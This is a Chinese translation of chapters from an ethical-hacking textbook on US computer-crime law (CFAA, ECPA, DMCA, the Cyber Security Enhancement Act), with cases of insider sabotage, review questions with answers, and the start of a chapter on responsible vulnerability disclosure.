读者是否注意过，许多公司都是立即把解雇的雇员护送出办公楼，而不让他们收拾自己的东西并向同事辞别？公司一般会取消解雇雇员的访问权限，计算机也会被锁定，并对他们经常访问的系统做一些配置变更。这看起来有点冷血，特别是雇员已经为公司服务多年的情况下，因为雇员被解雇是由环境造成的，而不是由于雇员本人有什么负面的行为。但这些人却仍然被告知立即离开，并被当作可疑罪犯看待，而不再是此前有价值的雇员。

这样做有充分的、合理的动机。谚语“一个坏苹果能烂一萝苹果”，经常在脑海中回响。公司执行严厉的解雇程序，有大量的原因，其中许多与计算机安全无关：有物理安全问题、雇员安全问题，有时候还有法律问题。但其中考虑到的一个重要因素是，雇员被解雇后，可能会产生报复心理，他有可能绕过公司的网络，利用对公司资源的了解来损害公司的利益。对许多未持怀疑态度的公司，都发生了这样的事情。如果不采取保护措施，你的公司可能就是下一个受害者。公司要建立、测试并维护合理的雇员解雇手续，来具体地应对可能出现的问题，这一点是非常重要的。

例如，2002年在宾夕法尼亚州，一个前雇员发泄了对前雇主的不满。根据司法部新闻报道，骇客被零售商 American Eagle 解雇，变得愤怒。American Eagle 没有采取必要的预防措施，因此付出了代价。

骇客第一个行动是把该公司的用户名和口令贴到 Yahoo 的黑客 BBS 上。接下来，他对如何攻击该公司的网络和相连的系统，给出了具体的指导。如果该公司改变用户名、口令和配置参数，那么这一切都可以避免，但他们没有采取预防措施。在联邦调查局调查期间，可以看出这位前雇员渗透到了 American Eagle 处理联机顾客订单的核心处理系统中。他成功地挟持了该网络，使得顾客无法从网上提交订单。由于这次拒绝服务攻击发生在 11 月下旬到 12 月上旬，这是服装零售的高峰期——圣诞采购，所以带来的损失特别大。不久之后该公司确实注意到了入侵，并进行了必要的调整以阻止攻击者的进一步损害，但严重的损失已经造成。此类案例的一个问题在于，罪行性质的抽象性：很难来证明实际造成了多少经济损失。American Eagle 无法证明多少试图访问该网站的顾客掉头离开，也无法证明在顾客成功访问了该站点的情况下，是否会购买商品。由于罪行的隐匿，法官作出罚款的处罚，目的是为了防止他人进行同样的攻击。此骇客基本上变成了典型，最后被判 18 个月监禁，并在出狱后罚款大约 65 000 美元。

在类似的入侵案例中，也有些能计算实际的损失。在 2003 年，Hellman Logistics 的一个前雇员非法访问了公司的资源并删除了关键程序。此行为导致核心系统的严重故障，损失可以量化。此黑客被指控为损坏财产超过 80 000 美元，最终表示服罪“无授权故意访问受保护的计算机，并莽撞地导致损失”。司法部新闻指出，该黑客因为违反 section 1030(a)(5)(A)(ii) 第 18 条，被判处 12 个月监禁（一半社区服务），并支付 80713.79 美元。

每年不满意的雇员针对前雇主实施的攻击数以千计，以上只是其中的一部分。

参考文献

- [1] U.S. Department of Justice www.usdoj.gov/criminal/cybercrime/1030_new.html
- [2] Computer Fraud and Abuse Act <http://cio.doe.gov/Documents/CFA.HTM>
- [3] The Expanding Importance of the Computer Fraud and Abuse Act
www.gigalaw.com/articles/2001-all/burke-2001-01-all.html

2.1.3 相关州法律

受害者必须证明“损失”的确发生了，这定义为对数据、应用程序、计算机、信息的可用性和完整性的破坏。同时，损失在一年期内至少达到 5 000 美元。

这听起来不错，能让您晚上睡得更好，但要是其他人以未经授权的方式使用您的资源呢？例如，计算机被用于分布式拒绝服务攻击，或其处理机被用于对加密密钥的蛮力破解，我们讨论的问题就有点令人担忧了。此类损失无法使用一个结果为 5 000 美元的简单公式进行计算，因为某些定性的事项很难量化，无法用具体的货币价值度量。如果您处于此类处境，那么 CFAA 无法判断其他实体的刑事责任及相关损失的赔偿。更糟的是，此类行为可能持续针对您发生，但 CFAA 却无能为力。这意味着，该联邦法令对您和您的法律团队不是个有用的工具。

相反，您得寻求州法律的帮助。在联邦电子信息法律出台之前，许多州已经制定了相关的法律，可以适用在新的舞台——互联网上发生的旧的罪行。

通常，受害者求助于州法律，在起诉攻击者时会更具灵活性。州法律涵盖了侵害、盗窃、非法侵占财产、洗钱等方面。如果某竞争者不断地扫描、探测并收集您网站的数据，这可能会触犯州法律中的侵害罪行。当 eBay 不断地被另一公司调查时，就使用了这种解决方案，因为后者使用了自动化工具，用于获得许多拍卖站点的最新信息。该公司对 eBay 网站实施了 80 000~100 000 次搜索和探测，但没有得到 eBay 的授权。探测占用了 eBay 的系统资源和宝贵的带宽，这很难用货币进行度量。另外，eBay 无法证明他们因为该行为而损失的客户、销售或收入，所以 CFAA 无法帮助他们终止此类活动。所以 eBay 的法律团队采用州法律中有关侵犯的条款，法院支持了这一要求，并发布了禁令。

虽然联邦法律提供了与计算机相关的具体的“保护毯”，但各种不同的、与计算机无关的州法律拼凑起来，可以填补联邦法律的缺口，能提供类似的保护。



提示：如果你认为你即将起诉某种类型的针对贵公司的计算机犯罪，那就把人们花费在该问题上的时间记录入文档。由于损失的时间实际上也要支付雇员工资，在最后庭审中，也会被记入损失，这就有可能达到 5 000 美元的限额。

俄亥俄州的一个案例，说明了受害者如何量化损失，即把计算机从攻击中恢复所需的工时数精确计算出来。在 2003 年，一个 IT 管理员被允许访问合作公司数据库中的某些文件。但根据案例报告，他访问的文件超出了允许的权限，并下载了该数据库中的个人数据，例如用户信用卡号、用户名和口令：攻击非法获取了超过 300 个口令，其中一个口令被认为是“主控密钥”(Master Key)，这使得攻击者能够下载客户文档。对该俄亥俄州骇客的控告是，“对受保护的计算机实施了超过允许的授权访问并非法获取信息”。被害者是辛辛那提的一家公司 Acxiom，该公司报告称其损失接近 6 百万美元，并列出了与此次攻击相关的具体费用：雇员时间、差旅费、安全检查和加密软件。

民事 vs 刑事

CFAA 法规包含民事和刑事两部分。刑法对举证责任的要求比民法高，如果嫌疑人在刑事法庭审理的案件中被裁决有罪，刑罚可能涉及到嫌疑人的收监。民法对举证责任的要求较少，因此其处罚也没那么严重，通常是出钱了事。

由于社会的一些变更，以及不同类型的威胁和犯罪的演变，CFAA 已经修正以适应新变化。正如如果演变出了新型的老鼠，就得开发出新型的捕鼠夹一样。

这个案例中比较有意思的是，被盗窃的数据从未用于犯罪活动，但仅仅是非法访问信息并下载，就造成了严重的后果。本案例应受到的刑罚可以是，最多 5 年监禁并罚款 25 万美元，或两倍于损失/非法所得和 3 年管束。

参考文献

- [1] State Laws www.cybercrimes.net/State/state_index.html
- [2] Cornell Law University www4.law.cornell.edu/uscode/18/1030.html
- [3] Computer Fraud Working Group www.ussc.gov/publicat/cmptfrd.pdf
- [4] Computer World www.computerworld.com/securitytopics/security/cybercrime/story/0,10801,79854,00.html

2.1.4 18 USC Sections 2510 and 2701

该法规称之为电子通信保密法 (Electronic Communication Privacy Act , ECPA), 提供了与 CFAA 类似的保护, 但着眼点不同。ECPA 由两个主要部分组成: 窃听装置法规 (Wiretap Act) 和存储通信法规 (Stored Communications Act)。

窃听装置法规自 1918 年已经颁布, 但 ECPA 扩展了其管辖权, 将电子通信涵盖进来。如果政府打算监听电话、互联网通信、电子邮件、网络通信数据或你对罐头的私语, 这是可能的。而窃听装置法规保护传输期间的数据, 防止未被授权的和不正当的访问和公开。存储通信法规保护同样类型的数据, 包括传输前后的数据, 以及电子存储的位置。这些听起来过分简单化而且敏感, 但法律从业者能仔细分析具体措词的含义, 以及这些含义适用和不适用的语境。

窃听装置法规指出, 不能以非法方式有意拦截通过导线、口头或电子方式进行的通信。于是, 对“拦截”的含义, 爆发了大量的争吵。它的含意是, 仅当数据以电子形式在某种媒介中传输时, 还是包括发送者和目的地之间中继点上的临时存储?

假定我发送给你一封电子邮件, 必须通过互联网。在 Al Gore 发明了互联网时, 还指出了截取和读取消息的方法。现在, 窃听装置法规是否规定, 当我的消息在线上向你传播时, AI 不能获取我的消息? 那么对于我的消息途经的各个不同的电子邮件服务器来 (临时的存储/转发) 说, 事情又怎么样呢? 该法律是否规定, 当我的消息在某个邮件服务器上时, AI 不能截取并获得我的消息?

这些问题都归结到一个词“截取”。在法律范畴已经确定, “截取”只适用于数据传输时, 而不适用于数据临时或永久存储时。因此一些聪明的法律人士制定了存储通信法规, 以保护存储的数据, 并把两部法律合并起来, 称之为电子通信保密法。该法律同时保护两种状态下的数据, 即: 传输和存储时。

ECPA 的有趣应用

许多人知道, 当他们浏览互联网上的各个站点时, 其浏览网页和购买习惯同时被收集, 并存储为硬盘上的小文本文件。这些文件称之为 cookie。如果你到网站为你的狗购买一件新的粉红色毛衣 (因为狗的体重长了 20 磅, 原来的毛衣小了), 你的购物活动将被保存在硬盘上的 cookie 中。当再次访问同一网站时, 奇妙的是, 商家所有的粉红色狗服装都展示给你了, 这是因为 Web 服务器从你系统保存的 cookie 获得了信息。不同的网站可能彼此合作, 并分享这些浏览网页和购买习惯的信息。这样, 你从一个站点转到另一个站点, 可能被大堆的粉红色狗毛衣淹没。所有这类活动的目标都在于, 瞄准顾客, 获得快速销售。这是商家工作理念的一个好例子。

当然，有些人不喜欢此类的“大佬”方法，并控告了进行此类数据收集的一家公司。此次提出的索赔原因，是公司获取 cookie 的行为违反了存储通信法规，因为 cookie 是存储在用户硬盘上的信息。起诉者还声称，该行为还违反了窃听装置法规，因为该公司拦截了用户浏览其他网站时与网站的通信。但是 ECPA 指出，如果通信的一方授权了此类拦截行为，那么就没有违反法律。由于涉及的另一个网站允许该公司收集有关购买和浏览的统计数据，该网站就是授权了拦截的当事人。现在索赔仍然在进行中。

互联网犯罪的触发效应

互联网的普及，好处实在是太多，以至于在本书无法一一列举。数以百万计的人能够访问的信息的数量之多，以前看起来几乎是不可能的。商业组织、保健组织、非营利组织、政府机构、甚至军事组织都通过网站公开信息，供人阅读。在大多数情况下，这可以认为是随着时间的推移，出现的改良或技术进步。但随着世界在良性方向上的发展，坏家伙也跟上了技术的发展，等待着时机扑向毫无戒心的受害者。

在 2001 年 9 月 11 日的悲剧性事件之后，许多政府机构开始走回头路，不再向公众公开信息。马里兰州陆军基地附近发生的一个事件，说明在信息公开方面出现的变化。马里兰州阿伯丁附近的居民，多年来一直担心其饮用水的安全，因为附近的一个武器训练中心可能会向水中泄漏有毒化学品。在 9/11 攻击之前，该陆军基地提供了在线地图，详细给出了高风险污染区域。但在 2002 年，当居民发现有火箭燃料进入其饮用水时，他们注意到军队提供的地图与以前的有诸多不同之处。道路、建筑物和危险废物位置被从地图上删掉，使得地图资源不那么有用了。军队对这些抱怨的答复是，这些属于国家安全封锁策略的一部分，这样做可防止恐怖主义。

该事件只是 9/11 之后信息隐藏的一个例子。政府的所有分支部门都紧缩了其安全策略。在过去的年代里，互联网不会被认为是恐怖分子能够用于执行有害活动的工具，但在当今的世界上，互联网是任何人（包括恐怖分子）获得信息的主要手段。

布什政府已经采取措施，改变政府信息公开的方法，有些措施受到了严厉的批评。Roger Pilon，Cato Institute 负责法律事务的副总裁，痛责说：“每个政府都会过度保密文档，但布什政府在保密方面的强烈倾向，已经挑战了立法机构的法定诉讼程序，他们甚至将关押在关塔那摩基地的恐怖分子嫌疑人的姓名保密。”

按照 Information Security Oversight Office 的说法，白宫在 2001~2003 年对文档进行了 4450 万次分类。这相当于克林顿政府在第二个四年执政期间全部的分类次数。此外，有更多的人被授予信息分类权限：布什把分类权限授予农业部长、健康和公共事业部长和环保署署长。而以前，只有国家安全机构被授予了此类权限。

恐怖分子的威胁已经被当作“政府隐藏信息的借口”，Rick Blum 指出（他是 OMB（美

国公共与预算管理办公室) Watch Government Secrecy Coordinator)。怀疑论者认为, 尽管政府说增强安全策略与安全有关, 但实际上是无关的。有些例子包括:

- 2002 年的国土安全法规定, 如果公司向国土安全部提供基础设施信息, 就可以免于被起诉和公开。
- 美国环保署停止在网站上列出化学制品事故, 使得公民很难得到相关事故的信息, 来避免受同样事故的影响。
- 由副总裁 Dick Cheney 组织的用于能源策略的特遣部队, 其相关信息被隐藏。
- 联邦航空局停止披露针对航空公司及其雇员行为的有关信息。

参考文献

- [1] U.S. Department of Justice www.usdoj.gov/criminal/cybercrime/usc2701.htm
- [2] Information Security Oversight Office www.fas.org/sgp/isoo/
- [3] Government secrecy growing since 9/11 terrorist attacks www.ballotpaper.org/archives/000354.html
- [4] Electronic Communications Privacy Act of 1986 www.cpsr.org/cpsr/privacy/wiretap/ecpa86.html

2.1.5 数字千年版权法规

数字千年版权法规 (Digital Millennium Copyright Act, DMCA) 指出, 对于受版权法保护的著作, 对其试图篡改、中断内置访问控制机制的行为均属于违法。如果你创建了一个小程序, 而又有著作阐述了腌制绿橄榄的伟大之处, 并且前者能够控制对后者的所有访问。如果某人试图中断该程序, 并访问那些受版权保护的见解和知识, DMCA 可以帮助你。

但如果你试图使用同样的访问控制机制保护不在版权法范围内的事物, 假定是花生酱和腌汁三明治的 15 种不同做法, 那结果可能不大相同。如果某人愿意花费必要的资源来中断你的访问控制保护, DMCA 法规将无助于你的起诉, 因为它只保护版权法范围内的事物。

这听起来合乎逻辑, 对保护人类、配方、智慧和表演都是重大的进步。但在这个看起来不错的法律之下, 还有一层复杂性。该法规指出, 制造、进口、向他人提供、交易任何技术、服务、设备, 目的在于绕过版权保护物的访问控制机制, 其行为即违法。

法律和政策都比较模糊, 因为都涵盖了很大范围内的各种事项。如果令堂告诉你“学好”, 这就不太清楚, 其解释也是开放的。但她既是你的法官又是陪审团, 所以她能够用坏来解释好, 涵盖你可能想到并执行的所有坏事。有两种途径可以编著法律、编写合法的合同:

- 精确定义对和错，不允许解释，但只能涵盖实际活动的一个小的子集。
- 在较高的抽象层次编写法律，涵盖很多在未来可能发生的活动，但现在，不同的法官、陪审团和律师的解释在很大程度上是开放的。

我们回到手头上的法律。如果 DMCA 规定了不能提供绕过有版权作品的防护技术的服务，那么禁止的范围从哪开始、在哪结束？

许多人害怕该法律可能被错误地解释，并被用来起诉执行普通安全活动的个人。渗透测试就是一种服务，其中个人或团队企图中断或绕过访问控制机制。安全课程会向人们讲授这些攻击如何发生，使人们可以理解何种对策是适当的以及为什么适合。有时候在这些机制部署为生产环境或上市前，会雇用一些人中断这些机制，以发现缺陷和漏洞。这听起来不错：在出售产品前，先试着攻击它一下。但如果 DMCA 指出，课程、讨论班或其他等形式都不能教授安全从业者这些技能，那么人们如何学习发现、破解和攻击漏洞？就是这样，牵涉的面越来越广。

此法律一个有趣的方面是，相关的起诉并不需要侵犯受版权法规保护的作品。因此如果某人企图逆向进行某种类型的访问控制，而没有实际侵犯受保护的内容，那么此人仍然可能在该法律下被起诉。如果进行了逆向工程，并将获得的成果与其他人以未经授权的方式进行共享，那么就违背了版权法和 DMCA。因为这不是买一赠一。

参考文献

- [1] Digital Millennium Copyright Act Study www.copyright.gov/reports/studies/dmca/dmca_study.html
- [2] Copyright Law www.copyright.gov/title17 and <http://news.com.com/2100-1023-945923.html?tag=politech>
- [3] Primer on DMCA www.arl.org/info/frn/copy/primer.html
- [4] Status and Analysis www.arl.org/info/frn/copy/dmca.html
- [5] Trigger Effects of the Internet www.cybercrime.gov

2.1.6 2002 年电子安全强化法规

可以肯定的是，对某些种类的计算机犯罪，仍然有太多的死角，即某些犯罪的活动还没有贴上“非法”的标签。在 2002 年 7 月，美国众议院表决要制定更严厉的法律，并通过了这部新的法律：2002 年电子安全强化法规。

该法规规定，执行了某些计算机犯罪的攻击者，现在可能被判处无期徒刑。如果攻击者进行的犯罪可能导致另一个人的身体受到伤害或可能死亡，攻击者可能被判终身监禁。这并不意味着某人一定得把一台服务器扔到别人的头上，因为当今几乎每件事都是由某种

技术驱动的，所以危险可能并不遥远。如果攻击者攻击了监控医院病人的嵌入式计算机导致救护车开到错误的地址，让所有的红绿灯都转换为绿色，或重新配置了航线管理软件，结果可能是灾难性的，攻击者可能需要在监狱中度过余生。

制定该法规的目标，还包括补充爱国者法规 (Patriot Act)，后者提升了美国政府监控通信的能力和权力。该法规允许服务提供者报告可疑的行为，同时不会被顾客起诉。在该法规生效前，当服务提供者打算报告可能的犯罪行为或试图协助法律的实施时，处境颇为尴尬。如果法律的执行机构要求服务提供者提供有关某个顾客的信息，而服务提供者在顾客没有知情或同意的情况下提供了相关信息，那么服务提供者可能因为侵犯隐私而被起诉。现在服务提供者可以报告可疑的活动并协助法律的执行，而无须告知顾客，这当然使得许多民权观察者竭力反对。爱国者法规的许多其他部分也受到了反对。实际上，这是个有趣的走钢丝活动，法律的实施需要收集坏家伙的数据，同时又需要保护好人的隐私权。

服务提供者提供的报告还免受信息自由法规 (Freedom of Information Act) 的约束。这意味着，顾客不能要求得到泄露其信息者的有关信息，以及到底泄漏了哪些信息；而在以往，这些信息根据信息自由法规是可以得到的。这个问题也使得民权积极分子群情激奋。

2.2 摘要

- 随着世界上的威胁日渐增长，信息、计算机、物理和员工安全方面的需求越来越多。
- 随着公司和国家对技术依赖性的增加，其漏洞和风险以同样的速率增加。对某事物的依赖性越强，那么你本身存在的漏洞在很大程度上就取决于该事物。
- 另一个不幸的事情是，黑客这个词，同时用于描述攻击者的恶意活动以及安全从业者帮助抵御攻击的日常工作。
- 黑客和正义黑客使用同样的工具和技术，区别只在于行为的意图。恶意使用嗅探器的人可称之为黑帽黑客，而好心地使用同一工具者可称之为白帽黑客。
- 不要假定编写本书的目的是增强坏人的力量。之所以编写本书，实际上是为了帮助好人抵御坏人。如果某人发现新漏洞但并不利用漏洞进行攻击，则可以认为他是灰帽黑客。如果发现漏洞的活动是授权的，此人可认为是白帽黑客。如果某人违法地攻击了漏洞，则认为其是黑帽黑客。

到底站在黑白哪一边，是取决于你自己的，但要记住，现在法庭处理计算机犯罪并不像过去那样手软。试验新工具，或只是按一下老工具上的“Start”按钮，可能就会使你进监狱。所以，像你母亲一直告诉你的那样——要“学好”，遵纪守法。

2.2.1 习题

1. 保罗是一位网络管理员，为 NoWaySecure Inc 公司工作。一天，他注意到 DMZ 区域的一台服务器只运行着少量服务，不必要的子系统都停用了，系统看起来被“锁住”了。保罗是唯一一个对系统执行此类工作的人员，他确信没有做此类改动。下列哪个选项描述了可能发生的事件？

- A. 攻击者进入了该系统，安装了 rootkit，并重新配置了软件使得其他攻击者无法修改他进入的系统。
- B. 操作系统来自于微软公司，默认方式就是用这种方式锁住的。
- C. CERT 和联邦调查局有秘密的行动，要锁住国家基础设施所依赖的系统。
- D. 保罗看错了日志资料，误会了。

2. 任何由正义黑客进行的安全评估都包含三个主要部分：预备、实施和结论。以下哪个选项最好地描述了评估的这些阶段所进行的工作？

- A. 预备阶段会签署保密协议和技术报告。实施阶段会进行测试和评估。结论阶段把报告和改善建议提交给相关组织。
- B. 预备阶段会签署保密协议和正式合同。实施阶段会进行测试并报告改善建议。结论阶段会筹备报告和技术报告。
- C. 预备阶段会签署保密协议并报告改善建议。实施阶段会进行测试和评估并准备技术报告。结论阶段会签署正式合同。
- D. 预备阶段会签署保密协议和正式合同。实施阶段会进行测试和评估并准备技术报告。结论阶段把报告和改善建议提交给相关组织。

3. 以下哪个选项，最好地回答了联邦调查局和联邦经济情报局管辖权的差别？

- A. 联邦调查局处理国家安全、金融机构和有组织犯罪的相关案例。联邦经济情报局处理与财政部相关的犯罪。
- B. 联邦调查局处理国家安全、金融机构和财政部相关的案例。联邦经济情报局处理有组织犯罪的相关案例。
- C. 联邦经济情报局处理国家安全、金融机构和有组织犯罪的案例。联邦调查局处理与财政部相关的犯罪。
- D. 联邦调查局处理涉及财政部的案例和有组织的犯罪。联邦经济情报局处理国家安全和金融机构相关的犯罪。

4. Tom 使用在网站上发现的一个工具进行了一次字典攻击。应使用什么法律起诉 Tom？此次活动将得到何种刑罚？

- A. 18 USC Section 1030；罚金\$50 000 或两倍于罪行所得和/或 15 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁。
- B. 18 USC Section 1029；罚金\$50 000 或两倍于罪行所得和/或 15 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁。
- C. 18 USC Section 1029；罚金\$100 000 或两倍于罪行所得和/或 15 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁。
- D. 18 USC Section 1030；罚金\$100 000 或两倍于罪行所得和/或 15 年监禁；如果属再次犯罪，则处以罚金\$100 000 和/或 20 年监禁。

5. 当今，美国有具体的联邦法律，可用于起诉犯有不同类型计算机犯罪的个人。为什么对此类案例，法律团队还要求助于州法律？

- A. 如果损失没有达到\$5 000
- B. 起诉团队想要执行不那么严厉的处罚
- C. 如果损失合计超过\$20 000
- D. 当起诉团队需要鉴别一个海外嫌疑犯时

6. 电子通信保密法（Electronic Communication Privacy Act，ECPA）由哪些法规组成，管辖哪些领域？

- A. 窃听装置法规（Wiretap Act）保护存储的数据免受非法的捕获，存储通信法规（Stored Communications Act）保护数据传输时免受捕获。
- B. 窃听装置法规（Wiretap Act）保护数据传输时免受捕获，而存储通信法规（Stored Communications Act）保护存储的数据免受捕获。
- C. 窃听装置法规（Wiretap Act）保护数据存储时免受捕获，而计算机欺诈和滥用法规（Computer Fraud and Abuse Act）保护数据存储时免受捕获。
- D. 窃听装置法规（Wiretap Act）保护数据传输时免受捕获，而 18 USC Section 1029 保护数据存储时免受捕获。

7. 如果你打算在不同的计算机上安装僵尸以执行分布式拒绝服务攻击，那么你将面临何种处罚？

- A. 罚款和/或最高 5 年监禁，如果属于再次犯罪，则最高 10 年监禁。
- B. 罚款或最高 1 年监禁，如果属于再次犯罪，则最高 5 年监禁。
- C. 罚款和/或最高 2 年监禁，如果属于再次犯罪，则最高 10 年监禁。
- D. 罚款或最高 5 年监禁，如果属于再次犯罪，则最高 5 年监禁。

8. 如果对用于加密受版权法保护的数据的软件，实施逆向工程，则可能面临何种法律的起诉？

- A. 计算机欺诈和滥用法规 (Computer Fraud and Abuse Act)
- B. 数字千年版权法规 (Digital Millennium Copyright Act)
- C. 18 USC Section 1029
- D. 电子通信保密法 (Electronic Communication Privacy Act)

2.2.2 答案

1. A。许多情况下，攻击者攻陷一台计算机之后，将安装后门以便再次进入，并安装工具以便在需要时使用 (rootkit)。如果攻击者注意到该系统是“敞开”的，他将试图保护该系统免受其他攻击者的染指，这样他可以安静地进行其工作。微软公司的操作系统默认情况下当然不是锁住的，CERT 和联邦调查局也并不执行此类秘密活动。
2. D。预备阶段会签署保密协议和正式合同。实施阶段会进行测试和评估并准备技术报告。结论阶段把报告和改善建议提交给相关组织。对于执行评估的安全从业者来说，正确的执行这些阶段是很关键的。
3. A。联邦调查局负责处理国家安全、金融机构和有组织犯罪的相关案例。联邦经济情报局的管辖权包括任何关于财政部的犯罪，以及任何其他不属于 FBI 管辖范围的计算机犯罪。这些管辖权在计算机欺诈和滥用法规 (Computer Fraud and Abuse Act) 中列出。
4. B。该法规，也称之为“接入装置法令”，属于法律中处理通过使用伪造的接入装置来进行欺诈和不法活动的九个领域，其中涉及到州间或对外贸易。名词“接入装置” (access device) 是指一种应用程序或硬件，建立该装置的目的是用来产生访问凭据 (口令、信用卡号码、长途电话服务访问码、PIN 等等)，不法活动伪造接入装置的目的是获得未授权访问的能力。18 USC Section 1030，即计算机欺诈和滥用法规 (Computer Fraud and Abuse Act , CFAA)。
5. A。主要是因为相关的损失无法总是采用简洁的、结果等于\$5000 的公式计算出来，而这是 CFAA 所要求的。某些定性的事项很难量化，无法用具体的货币价值度量。如果一个公司发现它处于此类处境，那么 CFAA 无法判断其他实体的刑事责任及相关损失的赔偿。通常，受害者会求助于州法律，以便在起诉攻击者时更具灵活性。州法律涵盖了侵害、盗窃、非法侵占财产、洗钱等等，但无法用来起诉海外嫌疑犯。

6. B. 窃听装置法规保护传输期间的数据，防止未被授权的和不正当的访问和泄漏。存储通信法规保护同样类型的数据，包括该传输前后的数据，以及电子存储的情况。计算机欺诈和滥用法规与 18 USC Section 1029 不是电子通信保密法的一部分。
7. A. 罚款和/或最高 5 年监禁，如果属于再次犯罪，则最高 10 年监禁。在起诉许多类型的计算机犯罪时，计算机欺诈和滥用法规是使用最广泛的法规。其他的答案是错误选择。
8. B. 数字千年版权法规 (Digital Millennium Copyright Act , DMCA) 指出，对于受版权法保护的著作，试图篡改、中断内置的访问控制机制的行为违法。计算机欺诈和滥用法规对一定范围内的犯罪来说，是主要的“反黑”法律。18 USC Section 1029 称为“接入装置”法律，处理涉及州际或对外贸易中的伪造接入装置犯罪。电子通信保密法由两个主要部分组成：窃听装置法规(Wiretap Act)和存储通信法规(Stored Communications Act)。

完全而道德的揭秘

在本章中，笔者将考察有关漏洞揭秘、使用过程、益处和坏处。

- 与漏洞揭秘相关的不同观点
- 漏洞发现和呈报程序的演变和缺陷
- CERT 的方法：与正义黑客和厂商协作
- 完全公开策略 (Full Disclosure Policy, 又称 RainForest Puppy Policy) 及其与 CERT 和 OIS 方法的不同之处
- OIS (Organization for Internet Safety 互联网安全组织) 的功能

多年来，顾客一直要求操作系统和应用程序提供越来越多的功能；供应厂商一直在不断满足顾客需求，以增加利润和市场份额。争取快速上市，同时保持竞争优势，这两种因素导致了上市的软件包含了许多缺陷。不同程序包中的缺陷也不尽相同，从单纯的损害到严重和危险的漏洞应有尽有，后者将直接影响顾客受保护的程

最近 Symantec 公司的副总裁指出，每周大约都可以发现 50 个新的漏洞。黑客团体的技巧在不断增加。黑客团体根据发现的漏洞，来发动成功的攻击：过去的攻击通常要花费几个月，当今只需几天或几星期。Blaster 蠕虫是在其攻击的 DCOM 漏洞发现一个月之后发布的。而 Witty.A 蠕虫在相关的关键性漏洞发现数小时内，即发布了。

黑帽团体的兴趣和才能的增长，导致了对业界更快和危害更大的攻击及恶意软件的频繁出现。厂商急需做的，并不是开会讨论发现的真正漏洞，而是将漏洞的补丁尽快发送到真正需要的顾客那里。

为使一切都能顺利进行，正义黑客必须了解并遵循适当的方法，来把发现的漏洞报告给软件厂商。在第一章提到，如果个人发现了一个漏洞并非法利用该漏洞进行攻击和/或告诉别人如何进行攻击，就可以认为此人是黑帽黑客。如果发现了漏洞的黑客根据授权进行攻击，可以认为此人是白帽黑客。如果另有一个不同的人发现了漏洞，并不非法地利用它进行攻击，也不告知他人，而是与厂商协作，可认为此人是灰帽黑客。

与当今可用的其他书籍和资源不同，笔者提倡一种负责任使用所共享的知识的方式，

这样做只会帮助，而不是损害业界。这意味着，读者应该理解那些能够使灰帽黑客与厂商共同努力协作的策略、过程和指导原则。之所以创造这些词汇，是因为在过去各方（灰帽黑客和厂商）进行有益的协作中存在一些困难。常常有这样的情况，某个人确认了一个漏洞并将其贴到网站上（连同攻击该漏洞所需的代码），而没有给厂商提供开发和发布补丁所需的时间。另一方面，当某人试图联络厂商并提供有用信息时，厂商往往忽略了这种针对某个产品中的特定弱点要求进行沟通的请求。缺少沟通，通常使得一些人采取了一种更负责任的方法——把漏洞和相关的攻击代码都贴出来。接下来就会发生一些成功的攻击，而厂商不得不匆忙地发布补丁，并承受信誉上的打击。

因此在读者深入学习本书的攻击方法、工具和代码之前，请确信你已经理解了一旦把产品中的安全性缺陷揭开，将发生什么情况。世界上做错事的人实在太多。我们期盼读者能够提升自我，走向正道。

3.1 不同的团队和观点

不幸的是，当今几乎所有的软件产品都充满了缺陷。缺陷可以给用户带来对安全问题的关注。对于大量使用应用程序完成业务的顾客来说，Bug 是致命的，必须处理。如何解决问题，本身就是一个复杂的问题，因为其中涉及到两个关键的方面，而这两方对解决方案的希望非常之不同。

第一方是消费者。消费者可能是公司或个人，购买了产品并用产品进行工作。通常，顾客拥有一些互联的系统，都依赖于软件的成功运作来完成业务。当顾客发现缺陷时，他会报告厂商并预期在合理的一段时间内能得到解决。

软件厂商是第二方。它开发产品并负责产品有效运行。在产品的维护中，数以千计的顾客指望厂商提供技术支持并发挥指导作用。当一个缺陷报告给厂商时，该缺陷通常是必须处理的许多缺陷中的一个，可能因为各种不同的理由被漏掉。

向公众揭秘造成的问题，在计算机业界很是激起了些波动，因为各个群体对该问题的看法都有所不同。许多人相信，知情是公众的权利，所有的安全漏洞从原则上都应该揭秘。进一步说，许多消费者觉得，使大的软件厂商快速解决问题的必由之路是，威胁其将漏洞信息公开，迫使公司迅速解决问题。而厂商们会因为步调缓慢而名声不佳，他们一般会延迟漏洞的修复，直至新版本或补丁发布。但这种方法并不考虑消费者的最大利益，因为消费者必须坐等厂商，此时消费者的业务可能处于已知漏洞的威胁下。

厂商的视角并不相同。揭露有关软件缺陷的敏感信息，会导致两个严重问题。首先，缺陷的细节会帮助黑客攻击该漏洞。厂商的论点是，如果在开发解决方案的同时对漏洞保

密，攻击者不会知道如何攻击该缺陷。其次，对漏洞信息的发布会损害公司的信誉，即使最后证明该缺陷是假的。这听起来颇有点像政治斗争中的诽谤行为，即使故事最后弄清楚是假的，声誉也变得糟糕了。对大量发布漏洞报告而言，厂商害怕同样的后果。

由于这两个不同的观点，几个组织已经团结起来，共同建立策略、方针和一般性建议，来处理软件漏洞揭秘的有关事项。本章试图涵盖所有各方的见解，并教给读者软件漏洞揭秘与道德相关的一些基础性的知识。

缘由

在邮件列表 Bugtraq 创建之前，揭开漏洞和攻击方法的个人只是互相直接通信而已。Bugtraq 的产生，提供了一个开放的论坛，供所有人谈论并协同工作。由于容易接触到攻击漏洞的方法，使得当今可用的脚本小子点击工具数量大增，也使根本不了解漏洞的人可以成功地进行攻击。把越来越多的漏洞贴到这些站点，成为了对黑客、骇客、安全从业者很有吸引力的一项活动。这项活动又增加了对互联网、网络和厂商的攻击。所以许多厂商竭力要求有一种更可靠的方法，来进行漏洞揭秘。

